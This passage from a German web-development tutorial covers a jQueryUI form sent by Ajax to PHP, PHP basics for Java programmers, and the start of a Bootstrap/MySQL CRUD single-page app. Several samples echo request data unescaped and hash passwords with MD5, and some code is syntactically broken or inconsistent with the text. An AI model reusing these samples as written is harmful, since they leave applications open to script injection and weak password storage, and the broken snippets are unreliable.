Das nächste Beispiel ist ein mit jQueryUI gestaltetes Formular, dessen Daten mit jQuery und Ajax zum Server geschickt werden können. Das empfangende PHP-Script zeigt durch ein Echo, das die Informationen angekommen sind.



Die Seite mit eingebettetem JavaScript sieht auf den ersten Blick kompliziert aus. Doch es ist halb so schlimm, da Snippets eingefügt wurden, die auf der Demo-Seite von jQueryUI angeboten werden.

jquery_ui.html:

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8" />
  <title>jQuery UI Tabs - Default functionality</title>
  <link rel="stylesheet" href="css/dark-hive/jquery-ui-1.10.3.custom.css" />
  <link rel="stylesheet" href="css/jquery_ui.css" />
  <script src="js/jquery-1.10.1.js"></script>
  <script src="js/jquery-ui-1.10.3.custom.js"></script>
  <script>
    $(function() {
      $("#tabs").tabs();
      $("#date").datepicker();
      var spinner = $( "#spinner" ).spinner();
      spinner.spinner( "value", 14 );
      $( "#slider-range" ).slider({
        range: true,
        min: 100,
        max: 10000,
        step: 100,
        values: [ 1000, 2000 ],
        slide: function( event, ui ) {
          var value = ui.values[ 0 ];
          var amount = ui.values[ 1 ];
          if ( value === 100 ) {
            amount = '$' + amount;
          } else {
            amount = '€' + amount;
          }
          $( "#amount" ).text( "Amount: " + amount );
        }
      });
    });
  </script>
```

```

        $( "#amount" ).val( "€" + ui.values[ 0 ] + " - $" + ui.values[ 1 ] );
    }
});
$( "input[type=submit]" )
    .button()
    .click(function( event ) {
        $.ajax({
            type: "POST",
            url: "form_echo.php",
            data: $("#tab1form").serialize(),
            success: function(data){
                alert(data);
            }
        })
        event.preventDefault();
    });
});
</script>
</head>
<body>

<div id="tabs">
    <ul>
        <li><a href="#tabs-1">1. Schritt</a></li>
        <li><a href="#tabs-2">2. Schritt</a></li>
        <li><a href="#tabs-3">3. Schritt</a></li>
    </ul>
    <div id="tabs-1">
        <form id="tab1form">
            <fieldset><legend>Zeit- und Preisbereich festlegen</legend>
                <label for="date">Abfahrtsdatum:</label>
                <input type="text" name="date" id="date"/>
                <br><br>
                <label for="spinner">Select a value:</label>
                <input id="spinner" name="value"/>
                <br><br>
                <label for="amount">Price range:</label>
                <input type="text" id="amount" name="amount"/>
                <div id="slider-range"></div>
                <br><br>
                <input type="submit" value="send">
            </fieldset>
        </form>
        <p>recreation travel services for web developers</p>
    </div>
    <div id="tabs-2">
        <p>Morbi ...</p>
    </div>
    <div id="tabs-3">
        <p>Mauris eleifend ...</p>
    </div>
</div>
</body>
</html>

```

Das folgende kleine PHP-Script soll nur demonstrieren, dass das Formular richtig übermittelt wurde.

form_echo.php:

```
<?php
    foreach ($_POST as $key => $value)
        print("$key": ".$value.", ");
    foreach ($_GET as $key => $value)
        print("$key": ".$value.", ");
?>
```

9 PHP

PHP ist eine freie ([PHP-Lizenz](#)) imperativen, prozedurale und inzwischen auch objektorientierte Skriptsprache, die sich in HTML einbetten lässt. Ein PHP-Skript wird im Normalfall interpretiert. Zur Minimierung der Serverlast existieren jedoch auch verschiedene PHP-Compiler.

PHP wird hauptsächlich serverseitig zur Generierung von HTML eingesetzt. Immer dann, wenn von einem Webserver eine Datei mit der Extension php angefordert wird, erfolgt zuerst eine Delegation an einen PHP-Interpreter, der das vorliegende PHP-Script interpretiert.

Das Ergebnis sieht für den Aufrufer wie eine ganz normale HTML-Seite aus. Er kann nicht erkennen, dass das HTML durch die Aufführung von PHP-Skripten erzeugt wurde.

Alternativ könnte beispielsweise auch eine PDF-Datei, eine neu bzw. veränderte Bilddatei oder eine Antwort auf einen AJAX-Request von PHP generiert werden.

Die erste Anlaufstelle für PHP ist www.php.net. Hier ist die aktuelle PHP-Dokumentation ([manual](#)) zu finden, das häufig zum Nachschauen benötigt wird. Außerdem können von hier PHP-Interpreter für verschiedene Plattformen heruntergeladen werden.

Wer eine Server-Distribution wie XAMPP oder MAMP verwendet, hat den passenden Interpreter als Apache Modul inklusive.

PHP ist die dominierende serverseitige Programmiersprache. Mit PHP ist es relativ leicht, HTML-Formular auszuwerten, mit Datenbanken zu kommunizieren, Uploads zu ermöglichen und andere Internet-Protokolle zu verwenden.

Programmiererfahrene PHP-Anfänger schaffen es schnell, einfache PHP-Skripte zu schreiben oder Snippets einzubinden. Umfangreiche Funktionsbibliotheken decken die meisten Anwendungsszenarien ab.

PHP hat auch Nachteile. Es ist nicht durchgängig objektorientiert, es unterstützt kein Threading, ist schwach typisiert, erzwingt keine Variablen Deklaration, verwendet Arrays, die sich auch wie Dictionaries verhalten und muss gegen Angriffe wie Code-Injections sorgfältig gesichert werden.

Die Implementierung komplexer und trotzdem wartungsfreundlicher PHP-Projekte ist eine Herausforderung, die Erfahrung voraussetzt – und ein geeignetes PHP-Framework wie z. B. Zend, Symfony, Yii oder auch CakePHP.

Nachfolgend wird auf einige Besonderheiten von PHP hingewiesen, die aus Sicht von Java-Programmierern erwähnenswert sind.

PHP ausführen

Ein PHP-Skript muss 'gehostet' sein – also auf einem Server ausgeführt werden.

Das lässt sich leicht lokal auf dem Entwicklungsrechner realisieren. Dazu wird empfohlen, die XAMPP-bzw. MAMP-Distribution zu installieren.

Wenn der Apache-Server gestartet ist, werden Requests auf eine PHP-Datei (im htdocs-Verzeichnis) an den PHP-Interpreter weiter geleitet. Danach sendet der Server das Resultat der Interpretation zum Client.

Wenn mit einem Browser eine in einem lokalen Verzeichnis liegende PHP-Datei geöffnet wird, zeigt der Browser den Quellcode an.

Groß oder klein?

PHP ist partiell case sensitive! Bei Schlüsselwörtern sowie Namen mitgelieferten Konstrukten und von eigenen Klassen und Funktionen spielt es keine Rolle, ob große oder kleine Buchstaben verwendet werden. Bei Variablen (wie z. B. \$firstName) muss jedoch durchgängig die selbe Schreibweise verwendet werden.

Whitespaces, Line Breaks

Zeilenumbrüche und zusätzliche Leerzeichen beeindrucken den PHP-Interpreter nicht. Deshalb können diese großzügig zur Formatierung verwendet werden.

Ausgaben - print() oder echo?

Sowohl mit print() als auch mit echo kann in den Ausgabe-Stream (zum Client) geschrieben werden.

echo() ist ein internes Sprachkonstrukt. Echo akzeptiert beliebig viele Argumente.

```
echo("Max Mustermann");      // in Klammern nur bei einem Argument,  
echo $var1, $var2;           // besser ohne Klammern
```

print() ist eine Funktion – anders als echo() - den Integer 1 zurück gibt. Dafür akzeptiert print() nur einen Parameter in Klammern.

Ausgaben mit echo ohne Klammern.

printf() und var_dump()

Es existiert eine printf()-Funktion (vgl. C oder Java), die die Ausgabe anhand eines Formatstring-Arguments formatiert. Dies kann beispielsweise bei der Ausgabe von Gleitpunktzahlen sehr praktisch sein.

Beim schnellen Debuggen taucht oft die Frage auf, von welchem Typ eine Variable eigentlich ist und welchen Wert sie hat.

Dann hilft die Funktion var_dump() weiter (von dem leistungs-schwächeren print_r() wird abgeraten). var_dump() gibt Arrays, Objekte, aber auch die skalaren Typen lesbar aus.

phpinfo()

Die Konfiguration von PHP erfolgt in der umfangreichen Textdatei **php.ini**. Vor einer Modifikation sollte die alte Version gesichert werden.

Mit dem Aufruf der Funktion `phpinfo()` lassen sich Konfiguration und die installierten Extensions leicht anzeigen. Die Seite <http://localhost/phpinfo.php> macht genau das.

System	Windows NT TP3BBF 6.2 build 9200 (Unknown Windows version Business Edition) i586
Build Date	Sep 12 2012 23:44:56
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\ sdk\shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\ sdk\shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\ sdk\shared" "--enable-object-out-dir=../obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.4 Handler Apache Lounge
Virtual Directory Support	enabled

Fehlermeldungen ermöglichen

In der Datei `php.ini`, die sich bei der XAMPP-Distribution im Verzeichnis `.../xampp/php` befindet, sollten während der Entwicklung die folgenden Einstellungen gesetzt sein:

- `error_reporting = E_ALL`
- `display-errors = On`

Nach der Testphase sollte nicht vergessen werden, `display-errors = Off` zu setzen.

Datentypen

PHP unterscheidet Integers, Floating-Point Numbers, Strings, Booleans, Arrays, Objects, Ressources, Callbacks und Null. Es gibt keinen Char-Typ!

Variablen

Variablen werden nicht explizit deklariert sondern dann erzeugt, wenn sie zum ersten Mal verwendet werden. Ihr aktueller Typ ergibt sich automatisch aus dem dann bestehenden Kontext; meistens durch eine Wertzuweisung.

Variablennamen müssen mit einem Dollarzeichen beginnen. Beispielsweise \$kundenName = 'Meier';

Es ist möglich (je nach Warning und Error Level), aber nicht empfehlenswert, nicht initialisierte Variablen anzulegen.

```
var_dump($unset);
$unset += 25;           // !
```

Es kann leicht geschehen, dass irrtümlich derselbe Name für verschiedene Verwendungszwecke vergeben wird. Angenommen, Entwickler A verwendet eine Buffervariable zum Zwischenspeichern:

```
...
$bbuffer = 17;           // mehrere Seiten Code
...
$result = doSomething($buffer);
```

Später wird das funktionierende Programm von Programmierer B erweitert. Auch Programmierer B verwendet gerne den Variablenamen \$buffer und erkennt nicht, dass dieser schon verwendet wurde.

```
...
$bbuffer = 17;           // mehrere Seiten Code
...
$bbuffer = 'Mustermann'; // mehrere Seiten Code
...
$result = doSomething($buffer);
```

Ein so verursachter Fehler fällt evtl. erst nach der Testphase auf.

Sichtbarkeitsbereiche

Lokal:

Variablen, die innerhalb einer Funktion vereinbart werden, sind außerhalb der Funktion nicht sichtbar. Wenn die Funktion terminiert werden sie vom Stack gelöscht.

Global:

Variablen, die außerhalb von Funktionen vereinbart werden, sind überall, aber nicht innerhalb von Funktionen, sichtbar.

Mit dem Schlüsselwort global kann dafür gesorgt werden, dass ein Funktion auch auf eine globale Variable zugreifen kann. Beispiel:

```
<?php
$zahl1 = 2;
$zahl2 = 3;

function quadrat() {           // eine Parameterübergabe wäre besser, weil explizit

    global $zahl1, $zahl2;
    return $zahl1 * $zahl2;
}

echo quadrat();
?>
```

Statisch:

Lokale statische Variablen sind nur innerhalb der Funktion sichtbar, in der sie vereinbart wurden. Ihr Wert bleibt auch dann erhalten, wenn die Funktion terminiert. Beispiel:

```
<?php  
  
function doSomething() {  
  
    static $callCounter = 0;  
    echo $callCounter;  
    $callCounter++;  
}  
?>
```

\$_GET und \$_POST

`$_GET` und `$_POST` sind assoziative Arrays. In ihnen landen die Daten, die mit einem Get- bzw. Post-Request explizit an den Server gesendet werden. Beispielsweise die URL-kodierten Wertepaare beim Submit eines Formulars.

`$_GET` und `$_POST` sind 'automatisch globale Variablen' (auch Superglobal genannt). Sie sind in jedem Geltungsbereich eines Scripts ohne weiteres sichtbar.

Speicherverwaltung

Eine Variable lebt im Speicher so lange, wie das PHP-Skript ausgeführt wird. Bei einem Reload oder Aufruf einer anderen Seite, existieren die zuvor angelegten Variablen nicht mehr.

Natürlich könnten Werte in einer Datei oder Datenbank aufbewahrt werden oder als HTML an den Browser geschickt werden, der sie beim nächsten Request wieder zum Server schicken könnte.

PHP verwaltet intern eine Symboltabelle. Speicherplätze, die nicht mehr referenziert werden, löscht ein Garbage Collector.

Kopieraufträge werden mit der Copy-on-write Strategie durchgeführt. Das bedeutet, dass so lange versucht wird, mit Referenzen zu arbeiten, bis eine Kopie modifiziert werden muss. Erst dann erfolgt das eigentliche Kopieren.

Referenzen

Referenzen unterscheiden sich von Zeigern, wie sie von C bekannt sind. Sie ermöglichen en Zugriff auf den Inhalt von Variablen mit einem Alias-Namen.

Die Anweisung `$alternativname = & $name;` erzeugt eine Variablen-Referenz, d. h. es existieren zwei Variablennamen für denselben Speicherplatz.

Siehe hierzu → <http://php.net/manual/de/language.references.php>

Strings

Strings sind Zeichenfolgen, die ganz nach Bedarf – so lange der Speicherplatz reicht – wachsen oder schrumpfen können. Ein String lässt sich auch als Array auffassen, was dann gebraucht wird, wenn auf ein einzelnes Zeichen zugegriffen werden soll. Das Ergebnis ist ein String mit der Länge 1, weil es in PHP keinen skalaren Typ für ein einzelnes Zeichen gibt.

Beispiel:

```
$myString = 'abcdef';
print myString[0];           // Ausgabe: a
```

Strings werden mit dem Punkt-Operator aneinandergehängt (concatination). Leider steht der Punkt-Operator deshalb nicht im Kontext von Objekten zur Verfügung.

Beispiel:

```
$str1 ='abc';
$str2 ='def';
$str3 = $str1.$str2 // =='abcdef'
```

Ungewöhnlich ist, dass String-Literale in mehreren Varianten vorkommen:

- in einfachen Hochkommata: 'abc'
- in doppelten Hochkommata: "xyz"
- Heredoc-Format für Textblöcke (→ [Details](#))
- Nowdoc-Format für Textblöcke (→ [Details](#))

Die Variante mit einfachen Hochkommata interpretiert nur zwei Escape Sequenzen: \' für das Apostroph und \\ für den Backslash.

String-Literale in doppelten Hochkommata interpretieren u. a. Newline, Carriage Return, Tab, Backslash und ASCII Characters von \x0 bis \xFF.

Außerdem substituieren sie automatisch Variablennamen durch deren Werte (sog. Variable Interpolation), was sehr nützlich sein kann

Beispiel:

```
$firstName = "Mickey";
$secondName = "Mouse";
echo "Hello $firstName $secondName!" // ergibt: Hello Mickey Mouse!
```

Eine (Variablenname → Wert)-Substitution lässt sich auch mit geschweiften Klammern erzwingen, was in Spezialfällen notwendig ist:

Beispiel:

```
$day = 29;
echo "until {$day}th of december" // until 29th of december
```

Klassen, Objekte und Interfaces

Seit der Einführung der Version PHP5 ist PHP eine echte objektorientierte Sprache, mit der sich die Pattern realisieren lassen, mit denen Java und C#/C++-Programmierer vertraut sind.

PHP ist u. a. deshalb so beliebt, weil es viele nützliche Funktionen und Klassen anbietet. Da frühere Versionen nicht objektorientiert waren, existiert keine alle Anwendungsgebiete überdeckenden Klassenbibliothek. Weitere Infos sind im PHP Manual unter [Klassen und Objekte](#) zu finden.

9.1 Beispiel: CRUD mit PHP, MYSQL, AJAX und Bootstrap als Single Page App

Nachfolgend wird beschrieben, wie sich mit Bootstrap und jQuery eine responsive SPA (Single Page App) realisieren lässt, die mittels AJAX und dem Austauschformat JSON mit PHP und MySQL korrespondiert.

Die dabei erstellte Demo hat das Niveau eines Prototyps und ist daher noch nicht bulletproof.

Die GUI sieht so aus:

The screenshot shows a web page titled "Hello, world!". At the top, there's a navigation bar with "CRUD with AJAX", "CRUD+", "REGISTER", "Email", "Password", and a "Sign in" button. Below the navigation is a large jumbotron containing the text: "This is a template for a simple marketing or informational website. It includes a large callout called a jumbotron and three supporting pieces of content. Use it as a starting point to create something more unique." Below the jumbotron are two card-like components. Each card has a heading ("Heading"), some descriptive text, and two buttons: "View details" and "Launch demo modal". The right card also has a "Content" section with more text. At the bottom of the page, there's a footer with "Ausgabebereich" and a note: "You'll find success or failure feedback right here." and "© Company 2014".

Sie verhält sich responsiv:

The image contains two side-by-side screenshots of the same web page, demonstrating its responsiveness. The left screenshot is in landscape mode, showing the full layout with the jumbotron and two cards. The right screenshot is in portrait mode, where the jumbotron and the first card are visible, while the second card is partially cut off at the bottom. Both screenshots show the same navigation bar, jumbotron text, and card details as the first screenshot.

Die Auflistung der Datenbanktabelle erfolgt durch Anpassung der Anfangsansicht:

The screenshot shows a web application interface. At the top, there is a navigation bar with tabs: 'CRUD with AJAX' (selected), 'CRUD', and 'REGISTER'. Below the navigation bar, there is a large 'Hello' logo and a callout box with the text 'Hello!'. A link 'Show all' is visible. On the right side, there is a search bar with fields for 'Email' and 'Password' and a 'Sign in' button. The main content area contains a heading 'Hello, world!', a descriptive paragraph, and a 'Learn more »' button. Below this, there are three sections: 'Heading' with sample text and a 'View details »' button; 'Heading' with sample text and a 'View details »' button; and 'Content' which is a table with columns 'Firstname' and 'Lastname'. The table data includes: Maximilian Mustermann, Else Immerda, Ernst Weisswasnicht, Natalia Machemit, and adam opel.

Die CRUD-Operationen (Create, Retrieve, Update, Delete) werden über einen Dialog gesteuert.

The screenshot shows the same web application as above, but with a modal dialog open. The dialog has a title 'insert, find, update, delete'. It contains input fields for 'First Name', 'Second Name' (with a search icon), 'Phone Number', 'Mobile Number', 'Address', 'Email' (with a validation message 'please enter a valid e-mail address'), and 'Password'. At the bottom of the dialog are buttons for 'reset', 'Insert', 'update', 'delete', and 'close'. To the right of the dialog, there is a 'Feedback Paragraph' and a table titled 'Lastname' with the same data as the previous screenshot: Mustermann, Immerda, Weisswasnicht, Machemit, and opel.

Es ist möglich, anhand des Nachnamens Einträge zu suchen. Über den Buttons befindet sich ein Bereich, in dem Statusmeldungen (Fehler, Erfolg,...) angezeigt werden können.

Auf der 'Page' der SPA befindet sich auch so ein Ausgabebereich, damit beide Varianten demonstriert werden können.

insert, find, update, delete

First Name

Second Name
 

Phone Number

Mobile Number

Address

Email
 please enter a valid e-mail address

Password

update done

reset insert update delete close

Neben dem Eingabefeld für die Email ist ein Hinweis zu sehen, der normalerweise nur im Fehlerfall mittels CSS sichtbar gemacht werden könnte.

Übersicht

Da dieses Beispiel etwas länger ist, macht es Sinn, die wesentlichen Abschnitte heraus zu stellen. Abgesehen zwei kleinen PHP-Include-Dateien sind drei Dateien zu implementieren, die im htdocs-Verzeichnis des Servers (oder einem Unterverzeichnis davon) gespeichert werden müssen.

1. Die Single-Page-HTML-Datei.

Sie enthält u.a. ein Formular, dessen Daten nach einem AJAX-POST-Request in der Datenbank gespeichert werden sollen.

2. Eine JavaScript-Datei in der alle Event-Handler registriert werden.

Wenn beispielsweise auf den Button geklickt wird, der das Senden der Formulardaten auslösen soll, muss ein Event-Handler dafür sorgen, dass ein AJAX-Requests mit den eingetragenen Daten erfolgt, und dass die Antwort auf diesen Request angemessen angezeigt wird. Dafür wird u. U. die Single Page dynamisch umgestaltet.

3. Eine PHP-Datei, die das Ziel aller AJAX-Requests ist.

Mit PHP muss festgestellt werden, um welche Art von CRUD-Request es sich handelt. Wenn die mit dem Request erhaltenen Daten gültig sind, wird mit einem entsprechenden SQL-Befehl auf die Datenbank zugegriffen.

Die Antwort des AJAX-Requests sollte Information über den serverseitigen Erfolg/Misserfolg enthalten.

Die folgenden Snippets zeigen, wie die drei genannten Dateien zusammenhängen. Dabei wurde die serverseitige Überprüfung der Eingaben weggelassen.

Index.html (Ausschnitt)

```
...
<form class="contact">
  ...
    <li><input id="firstname_in" class="input-xlarge" type="text" name="firstname"></li>
    <li><input id="secondname_in" required class="input-xlarge" type="text" name="secondname">
  ...
</form>
...
<button id="insert" type="button" class="btn btn-primary">insert</button>
...
```

eventhandler.js (Ausschnitt)

```
$( "#button#insert" ).click(function () {           // mit JQuery
  $.ajax({
    type: "POST",
    url: "crud.php",
    data: { action: "insert",                      // ermöglicht serverseitige Fallunterscheidung
            firstname: $("#firstname_in").val(),
            secondname: $("#secondname_in").val(),
            ...
            password: $("#password_in").val()
          },
    success: function (msg) {                     // Antwort des AJAX-Requests verarbeiten...
      var obj = $.parseJSON(msg);

      if(obj.message){
        $("#footerfeedback").text(obj.message);
      }
    }
}); ...
```

crud.php (Ausschnitt)

```
// establish database connection and create PDO-Object:  
include $_SERVER['DOCUMENT_ROOT'] . '/mysqlphp01/includes/connect_inc.php';  
  
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
    switch ($_POST['action']) {  
        case 'insert': // INSERT *****  
            ... // serverseitige Eingabeüberprüfung  
            if ($valid) {  
                // insert into database using a prepared statement:  
                try {  
                    $sql = 'INSERT INTO user SET  
                           firstname = :firstname,  
                           secondname = :secondname,  
                           email = :email,  
                           password = MD5(:password);  
                    $s = $pdo->prepare($sql);  
                    $s->bindValue(':firstname', $_POST['firstname']);  
                    $s->bindValue(':secondname', $_POST['secondname']);  
                    $s->bindValue(':email', $_POST['email']);  
                    $s->bindValue(':password', $password); //optional, not required  
                    $s->execute();  
                    $response = array('message' => 'insert done');  
                } catch (PDOException $e) {  
                    $error = 'Error adding user: ' . $e->getMessage();  
                    $response = array('databaseError' => $error);  
                    $json = json_encode($response); // return json  
                    echo $json;  
                }  
                break;  
        case 'update': // UPDATE  
            ...
```

Wer die in dieser Übersicht dargestellten Verknüpfungen zwischen HTML, JavaScript und PHP nachvollziehen kann, wird mit der folgenden ausführlicheren Implementierung wenig Schwierigkeiten haben.

Dann wird schnell deutlich, dass AJAX nur geringfügig für die Komplexität der Anwendung verantwortlich ist. Viel wesentlicher hierfür sind die vielen Fallunterscheidungen und Fehlermöglichkeiten, deren adäquate Behandlung aufwändig ist.

Die Datenbank

Die MySQL Datenbank besteht aus einer Tabelle, die sich mit folgender SQL-Deklaration erstellen lässt. Zur Vereinfachung wurde gefordert, dass sowohl der Nachname als auch die Email-Adresse eines Users eindeutig sind.

```
-- Datenbank: `testdb`  
-- Tabellenstruktur für Tabelle `user`  
  
CREATE TABLE `user` (  
    `id` int(11) NOT NULL AUTO_INCREMENT,  
    `firstname` varchar(255) DEFAULT NULL,  
    `secondname` varchar(255) DEFAULT NULL,  
    `phone` varchar(20) DEFAULT NULL,  
    `mobile` varchar(20) DEFAULT NULL,  
    `email` varchar(255) DEFAULT NULL,  
    `address` varchar(80) DEFAULT NULL,  
    `password` char(32) DEFAULT NULL,  
    PRIMARY KEY (`id`),  
    UNIQUE KEY `email` (`email`),  
    UNIQUE KEY `firstname` (`firstname`)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8 AUTO_INCREMENT=34 ;  
  
--  
-- Testdaten für Tabelle `user`  
--  
  
INSERT INTO `user` (`id`, `firstname`, `secondname`, `phone`, `mobile`, `email`, `address`, `password`) VALUES  
(12, 'Maximilian', 'Mustermann', "", "", 'irgendwer@nsa.com', NULL, ""),  
(13, 'Else', 'Immerda', "", "", 'else@hier.de', NULL, 'f1a1e88ce9c1ffda9d92e148a4c046af'),  
(14, 'Ernst', 'Weisswasnicht', "", "", 'machtnix@nigendwo.de', NULL,  
'68c59d9dc5720b2553017384796a59bf'),  
(15, 'Natalia', 'Machemit', "", "", 'ichbins@teletab.de', NULL, '49ce06f8cde881e0a8d243708aaa4172'),  
(33, 'adam', 'opel', "", "", NULL, NULL);
```

Die GUI

Nach Erstellung der Datenbank wird zunächst die GUI angelegt.

Unter der Adresse <http://getbootstrap.com/getting-started/> sind mehrere mit Bootstrap erstellte Basis-Layouts zu finden. Bei diesem Beispiel wurde das sog. *Jumbotron* verwendet, das über eine Navigationsleiste und drei auf einem Grid basierende Spalten verfügt. Ein Layout, das leicht an viele verschiedene Szenarien angepasst werden kann.

Examples

Build on the basic template above with Bootstrap's many components. See also [Customizing Bootstrap](#) for tips on maintaining your own Bootstrap variants.

Using the framework



Starter template
Nothing but the basics: compiled CSS and JavaScript along with a container.



Bootstrap theme
Load the optional Bootstrap theme for a visually enhanced experience.



Grids
Multiple examples of grid layouts with all four tiers, nesting, and more.



Jumbotron
Build around the jumbotron with a navbar and some basic grid columns.



Narrow jumbotron
Build a more custom page by narrowing the default container and jumbotron.

[Download](#)
[What's included](#)
[Basic template](#)
Examples
[Using the framework](#)
[Navbars in action](#)
[Custom components](#)
[Experiments](#)
[Community](#)
[Disabling responsiveness](#)
[Migrating from 2.x to 3.0](#)
[Browser and device support](#)
[Third party support](#)
[Accessibility](#)
[License FAQs](#)
[Customizing Bootstrap](#)
[Translations](#)
[Back to top](#)

Der (leicht gekürzte) Quelltext des Jumbotron's sieht auf den ersten Blick erschreckend aus – es ist aber halb so schlimm, wenn zuerst auf die fett markierte Struktur geachtet wird.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta name="description" content="">
  <meta name="author" content="">
  <link rel="shortcut icon" href="../../assets/ico/favicon.ico">

  <title>Jumbotron Template for Bootstrap</title>

  <!-- Bootstrap core CSS -->
  <link href="../../dist/css/bootstrap.min.css" rel="stylesheet">
```

```

<!-- Custom styles for this template -->
<link href="jumbotron.css" rel="stylesheet">
</head>

<body>

<div class="navbar navbar-inverse navbar-fixed-top" role="navigation">
  <div class="container">
    <div class="navbar-header">
      <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
        <span class="sr-only">Toggle navigation</span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
      </button>
      <a class="navbar-brand" href="#">Project name</a>
    </div>
    <div class="navbar-collapse collapse">
      <form class="navbar-form navbar-right" role="form">
        <div class="form-group">
          <input type="text" placeholder="Email" class="form-control">
        </div>
        <div class="form-group">
          <input type="password" placeholder="Password" class="form-control">
        </div>
        <button type="submit" class="btn btn-success">Sign in</button>
      </form>
    </div><!--/.navbar-collapse -->
  </div>
</div>

<!-- Main jumbotron for a primary marketing message or call to action -->
<div class="jumbotron">
  <div class="container">
    <h1>Hello, world!</h1>
    <p>This is a template for ...</p>
    <p><a class="btn btn-primary btn-lg" role="button">Learn more &raquo;</a></p>
  </div>
</div>

<div class="container">
  <!-- Example row of columns -->
  <div class="row">
    <div class="col-md-4">
      <h2>Heading</h2>
      <p>Donec id elit non mi porta ... </p>
      <p><a class="btn btn-default" href="#" role="button">View details &raquo;</a></p>
    </div>
    <div class="col-md-4">
      <h2>Heading</h2>
      <p>Donec id elit non mi porta ... </p>
      <p><a class="btn btn-default" href="#" role="button">View details &raquo;</a></p>
    </div>
    <div class="col-md-4">
      <h2>Heading</h2>
      <p>Donec sed odio dui....</p>
      <p><a class="btn btn-default" href="#" role="button">View details &raquo;</a></p>
    </div>
  </div>
</div>

```

```

<hr>

<footer>
  <p>&copy; Company 2014</p>
</footer>
</div> <!-- /container -->

<!-- Bootstrap core JavaScript
=====
-->
<!-- Placed at the end of the document so the pages load faster -->
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>
<script src="../../dist/js/bootstrap.min.js"></script>

</body>
</html>

```

Es sind nur wenige Anpassungen nötig: Integration eines Pull Down Menu in die Navigation Bar sowie das Einfügen einer Feedback-Zeile oberhalb des Footers.

Was danach noch fehlt, ist ein modales Dialog-Fenster für die CRUD-Operationen. Auch hierfür lässt sich auf der Bootstrap Site unter <http://getbootstrap.com/javascript/#modals> schnell ein geeignetes Snippet finden, das in unserem Fall etwas aufwändiger angepasst werden muss. Man erkennt viele Bootstrap-spezifische Class-Angaben und Attribute, mit denen besser nicht leichtsinnig geändert oder vertauscht werden sollten.

```

<!-- Button trigger modal -->
<button class="btn btn-primary btn-lg" data-toggle="modal" data-target="#myModal">
  Launch demo modal
</button>

<!-- Modal -->
<div class="modal fade" id="myModal" tabindex="-1" role="dialog" aria-labelledby="myModalLabel" aria-hidden="true">
  <div class="modal-dialog">
    <div class="modal-content">
      <div class="modal-header">
        <button type="button" class="close" data-dismiss="modal" aria-hidden="true">&times;</button>
        <h4 class="modal-title" id="myModalLabel">Modal title</h4>
      </div>
      <div class="modal-body">
        ...
      </div>
      <div class="modal-footer">
        <button type="button" class="btn btn-default" data-dismiss="modal">Close</button>
        <button type="button" class="btn btn-primary">Save changes</button>
      </div>
    </div>
  </div>
</div>

```

index.html – die Single Page der SPA:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="shortcut icon" href="../../assets/ico/favicon.ico">

    <title>Jumbotron Template for Bootstrap</title>

    <!-- Bootstrap core CSS -->
    <link href="css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <!-- <link href="jumbotron.css" rel="stylesheet">-->

    <!-- HTML5 shim and Respond.js IE8 support of HTML5 elements and media queries -->
    <!--[if lt IE 9]>
    <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
    <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>
    <![endif]-->
</head>

<body>

<!-- Modal dialogues come first -->

<!-- REGISTER DIALOGUE -->

<div class="modal fade" id="register_modal" tabindex="-1" role="dialog" aria-labelledby="register_modal_Label1" aria-hidden="true">
    <div class="modal-dialog">
        <div class="modal-content">
            <div class="modal-header">
                <button type="button" class="close" data-dismiss="modal" aria-hidden="true">&times;</button>
                <h4 class="modal-title">register</h4>
            </div>
            <div class="modal-body">
                <form class="contact">
                    <fieldset>
                        <div class="modal-body">
                            <ul class="nav nav-list">
                                <li class="nav-header">First Name</li>
                                <li><input id="reg_firstname_in" class="input-xlarge" type="text" name="firstname"></li>
                                <li class="nav-header">Second Name</li>
                                <li><input id="reg_secondname_in" required class="input-xlarge" placeholder="Mustermann" type="text" name="secondname"></li>
                                <li class="nav-header">Phone Number</li>
                                <li><input id="reg_phone_in" class="input-xlarge" type="number" name="phone"></li>
                                <li class="nav-header">Mobile Number</li>
                                <li><input id="reg_mobile_in" class="input-xlarge" type="number" name="mobile"></li>
                                <li class="nav-header">Address</li>
                                <li><textarea id="reg_address_in" rows="4" class="input-xlarge" placeholder="Street No City Zip" type="text" name="address"></textarea></li>
                            </ul>
                        </div>
                    </fieldset>
                </form>
            </div>
        </div>
    </div>
</div>
```

```

<li class="nav-header">Email</li>
<li><input id="reg_email_in" required class="input-xlarge" type="email"
           name="email"></li>
<li class="nav-header">Password</li>
<li><input id="reg_password_in" class="input-xlarge" type="password"
           name="password"></li>
</ul>
</div>
</fieldset>
</form>
</div>
<div class="modal-footer">
  <p id="reg_feedback">
    Feedback Paragraph
  </p>
  <button id="reg_reset" type="button" class="btn btn-primary">reset</button>
  <button id="reg_insert" type="button" class="btn btn-primary">insert</button>
  <button type="button" class="btn btn-default" data-dismiss="modal">close</button>
</div>
</div>
</div>
</div>

<!-- DataBase Operations (INSERT, FIND, UPDDATE, DELETE) DIALOGUE --&gt;

&lt;div class="modal fade" id="db_operations_modal" tabindex="-1" role="dialog" aria-
